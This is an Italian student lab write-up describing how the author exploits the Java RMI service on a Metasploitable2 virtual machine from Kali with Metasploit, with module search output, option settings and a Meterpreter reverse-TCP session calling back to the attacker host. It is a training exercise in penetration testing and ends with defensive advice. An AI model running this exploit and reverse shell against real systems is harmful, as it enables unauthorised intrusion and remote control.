Esercitazione S7/L5

In questa esercitazione ho provato un exploit sfruttando una vulnerabilità della macchina Metaspoitable2 sul servizio Java RMI attivo sulla porta 1099.

Dispositivi / Software utilizzati:

- Kali (attaccante)
- Metaspoitable2 (vittima)
- Nmap (software di scansione)
- Metasploit (software per l'exploit)

Metasploit:

Metasploit è un software utilizzato per effettuare un attacco ad una macchina target, cercando di prenderne il controllo. L'obiettivo è creare una shell che permetta la comunicazione tra le due macchine, per fare ciò ho bisogno di attaccare la macchina ed eseguire il giusto payload.

Payload:

Il payload è un insieme di parti di codice che una volta concluso l'exploit con successo verrà eseguito sulla macchina vittima permettendoci quindi di prenderne il controllo o eseguire azioni dannose.
Metasploit ci fornisce di default numerosi payload da eseguire in base alle necessità di un attaccante. Si possono infatti eseguire varie azioni con i payload quali: rubare dati sensibili, danneggiare/modificare la macchina e creare una shell nel s.o. della vittima.


Shell:

Con shell si intende il collegamento tra una macchina attaccante e una vittima, ne esistono due tipi:

- Bind: Collegamento diretto dalla macchina attaccante alla macchina vittima.
- Reverse: Collegamento inverso dalla macchina vittima alla macchina attaccante. Questa soluzione ci permetterà di bypassare un firewall perimetrale ad esempio.

Nmap:

Nmap è un software utilizzato per scansionare reti e dispositivi. In questo caso l'ho usato per verificare porte aperte e servizi disponibili sulla macchina Metaspoitable 2:



Ho potuto, quindi, visualizzare le porte aperte ed eventuali vulnerabilità. In questo caso ho deciso di sfruttare la porta 1099 con il servizio Java-rmi attivo.

Java rmi:

Java rmi (remote method invocation) è un protocollo che permette la comunicazione tra processi java attraverso una rete. Ci sono diverse vulnerabilità note per questo servizio soprattutto se il servizio non è configurato correttamente ed è, come in questo caso, esposto.

Procedimento:

Precedentemente alla scansione effettuata con nmap ho configurato le due macchine in modo che potessero comunicare ed ho effettuanto un *"ping"* per la verifica.

Metaspoitable2

```
auto eth0
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
network 192.168.11.0
broadcast 192.168.11.255
gateway 192.168.11.1
```

Kali

```
auto lo
iface lo inet loopback
# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.11.111
netmask 255.255.255.0
network 192.168.11.0
broadcast 192.168.11.255
gateway 192.168.11.1
```

Il ping è un protocollo semplice e veloce per verificare la connessione tra due macchine. Vengono inviati uno o più pacchetti ICMP (internet control message protocol) che hanno l'obiettivo di raggiungere la macchina target che verrà impostata tramite indirizzo IP.
Se la procedura avrà successo il pacchetto produrrà una risposta al dispositivo mittente che potrà quindi confermare la connessione con il dispositivo destinatario della richiesta.

Avendo confermato la connessione ed effettuato la scansione delle porte aperte sulla macchina target ho avviato Metasploit.
Ho quindi cercato con il comando *"search"* e delle parole chiave il giusto exploit da utilizzare per sfruttare la vulnerabilità Java-rmi:

```
msf6 > search java rmi

Matching Modules
================

   #   Name                                                      Disclosure Date  Rank       Check  Description
   -   ----                                                      ---------------  ----       -----  -----------
   0   exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce  2019-05-22       excellent  Yes    Atlassian Crowd pdkinstall Unauthenticated Plugin Upload RCE
   1   exploit/multi/http/crushftp_rce_cve_2023_43177            2023-08-08       excellent  Yes    CrushFTP Unauthenticated RCE
   2     \_ target: Java                                         .                .          .      .
   3     \_ target: Linux Dropper                                .                .          .      .
   4     \_ target: Windows Dropper                              .                .          .      .
   5   exploit/multi/misc/java_jmx_server                        2013-05-22       excellent  Yes    Java JMX Server Insecure Configuration Java Code Execution
   6   auxiliary/scanner/misc/java_jmx_server                    2013-05-22       normal     No     Java JMX Server Insecure Endpoint Code Execution Scanner
   7   auxiliary/gather/java_rmi_registry                        .                normal     No     Java RMI Registry Interfaces Enumeration
   8   exploit/multi/misc/java_rmi_server                        2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   9     \_ target: Generic (Java Payload)                       .                .          .      .
   10    \_ target: Windows x86 (Native Payload)                 .                .          .      .
   11    \_ target: Linux x86 (Native Payload)                   .                .          .      .
   12    \_ target: Mac OS X PPC (Native Payload)                .                .          .      .
   13    \_ target: Mac OS X x86 (Native Payload)                .                .          .      .
   14  auxiliary/scanner/misc/java_rmi_server                    2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   15  exploit/multi/browser/java_rmi_connection_impl            2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation
   16  exploit/multi/browser/java_signed_applet                  1997-02-19       excellent  No     Java Signed Applet Social Engineering Code Execution
   17    \_ target: Generic (Java Payload)                       .                .          .      .
   18    \_ target: Windows x86 (Native Payload)                 .                .          .      .
   19    \_ target: Linux x86 (Native Payload)                   .                .          .      .
   20    \_ target: Mac OS X PPC (Native Payload)                .                .          .      .
   21    \_ target: Mac OS X x86 (Native Payload)                .                .          .      .
   22  exploit/multi/http/jenkins_metaprogramming                2019-01-08       excellent  Yes    Jenkins ACL Bypass and Metaprogramming RCE
   23    \_ target: Unix In-Memory                               .                .          .      .
   24    \_ target: Java Dropper                                 .                .          .      .
   25  exploit/linux/misc/jenkins_java_deserialize               2015-11-18       excellent  Yes    Jenkins CLI RMI Java Deserialization Vulnerability
   26  exploit/linux/http/kibana_timelion_prototype_pollution_rce  2019-10-30       manual     Yes    Kibana Timelion Prototype Pollution RCE
   27  exploit/multi/browser/firefox_xpi_bootstrapped_addon      2007-06-27       excellent  No     Mozilla Firefox Bootstrapped Addon Social Engineering Code Execution
   28    \_ target: Universal (Javascript XPCOM Shell)           .                .          .      .
   29    \_ target: Native Payload                               .                .          .      .
   30  exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315  2023-05-26       excellent  Yes    Openfire authentication bypass with RCE plugin
   31  exploit/multi/http/torchserver_cve_2023_43654             2023-10-03       excellent  Yes    PyTorch Model Server Registration and Deserialization RCE
   32  exploit/multi/http/totaljs_cms_widget_exec                2019-08-30       excellent  Yes    Total.js CMS 12 Widget JavaScript Code Injection
   33    \_ target: Total.js CMS on Linux                        .                .          .      .
   34    \_ target: Total.js CMS on Mac                          .                .          .      .
   35  exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc    2021-09-21       manual     Yes    VMware vCenter vScalation Priv Esc
   36  exploit/multi/misc/vscode_ipynb_remote_dev_exec           2022-11-22       excellent  Yes    VSCode ipynb Remote Development RCE
   37    \_ target: Windows                                      .                .          .      .
   38    \_ target: Linux File-Dropper                           .                .          .      .


Interact with a module by name or index. For example info 38, use 38 or use exploit/multi/misc/vscode_ipynb_remote_dev_exec
After interacting with a module you can manually set a TARGET with set TARGET 'Linux File-Dropper'

msf6 >
```

Come si può notare dalla foto precedente ho scelto l'exploit evidenziato poiché è l'unico che possiede una descrizione più affine a quello che stavo cercando.
Ovviamente in casi simili dove ci sono più exploit conformi alla ricerca effettuata si andranno a testare cercando il più adatto per quella specifica vulnerabilità.
Si può notare dalla foto anche delle righe che iniziano con *"auxiliary"*.
Con auxiliary si intendono dei moduli ausiliari che forniscono un supporto durante la fase di test. Sono ideati specificatamente per raccolta dati e informazioni, non contengono payload.

Dopo aver selezionato il payload con il comando *"use"* lo sono andato a configurare per assicurarmi che l'attacco colpisca effettivamente la macchina target.

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.11.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

Ho infatti impostato l'RHOST (indirizzo IP della macchina target) con il comando *"set"* ed ho ricontrollato con *"show options"* tutte le opzioni dell'exploit.
A questo punto posso procedere con l'attacco con il comando *"exploit"*.

L'exploit è andato a buon fine e posso capirlo inizialmente dalla sessione di Meterpreter che viene aperta.
Per conferma ho comunque proceduto con una raccolta dati sulla configurazione di rete e sulla tabella di routing della macchina target.

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fee6:be7f
IPv6 Netmask : ::

meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                  Netmask  Gateway  Metric  Interface
    ------                  -------  -------  ------  ---------
    ::1                     ::       ::
    fe80::a00:27ff:fee6:be7f  ::       ::
meterpreter >
```

Meterpreter:

Meterpreter è una shell molto potente che può essere eseguita su applicazioni e servizi vulnerabili di diversi sistemi operativi.
Offre numerose funzionalità utili in un azione di pentesting quali: controllo remoto (caricare/scaricare file, eseguire comandi e controllare il sistema da remoto), raccolta informazioni e movimenti laterali.

Problematiche frequenti e considerazioni:

In questo caso l'attacco non ha avuto grandi complicazioni, ma non è sempre una costante. Ci sono infatti varie problematiche che possono verificarsi quando si procede in questo tipo di attacchi:

- *Scansione:* senza una fase di scansione accurata non è possibile accertarsi delle potenziali vulnerabilità di una macchina, è consigliabile quindi prima di ogni test effettuare una scansione sulla macchina target.
- *Exploit:* come visto in precedenza gli exploit possono essere molteplici legati a delle parole chiave che noi andiamo ad inserire, ci possono essere problemi legati alla scelta del corretto exploit da eseguire. Si consiglia quindi un accurata selezione della terminologia da utilizzare come chiave di ricerca, andando ad escludere in prima fase eventuali exploit non adatti e una accurata analisi della descrizione dell'exploit.
  In casi dove ci sono più exploit simili è bene provarne più di uno per trovare l'exploit corretto.
- *Payload:* anche la scelta del payload, come per l'exploit, è fondamentale. A volte è necessario cambiare il payload legato all'exploit per andare ad eseguire le azioni che si stanno ricercando.
- *Impostazioni:* ci possono essere anche degli errori più o meno banali come un impostazione sbagliata di una porta, di un indirizzo IP o problemi legati a varie opzioni come HTTPDELAY , è bene controllare sempre le impostazioni selezionate prima di effettuare l'exploit.
- *HTTPDELAY:* si tratta di un opzione configurabile che indica il tempo massimo per il quale un payload HTTP rimarrà in ascolto prima di ritentare una connessione al server. Quando un payload viene eseguito sulla macchina vittima viene stabilita una connessione con il server Metasploit in HTTP/HTTPS, se il server non rispondesse subito il payload aspetterà il tempo impostato nell'HTTPDELAY prima di ritentare la connessione, in questo modo non c'è una richiesta continua e si evita di essere rilevati da sistemi di sicurezza.

Si è visto quindi la facilità con il quale si può prendere il controllo di una macchina sfruttando le vulnerabilità presenti su di essa. Strumenti come Metasploit e Meterpreter con le giuste impostazioni possono essere molto pericolosi agendo su una macchina vittima facilmente e con danni potenzialmente elevati.
Si consiglia quindi un'accurata attenzione dei servizi attivi sulle porte aperte cercando di lasciare meno vulnerabilità possibili ad un potenziale attaccante.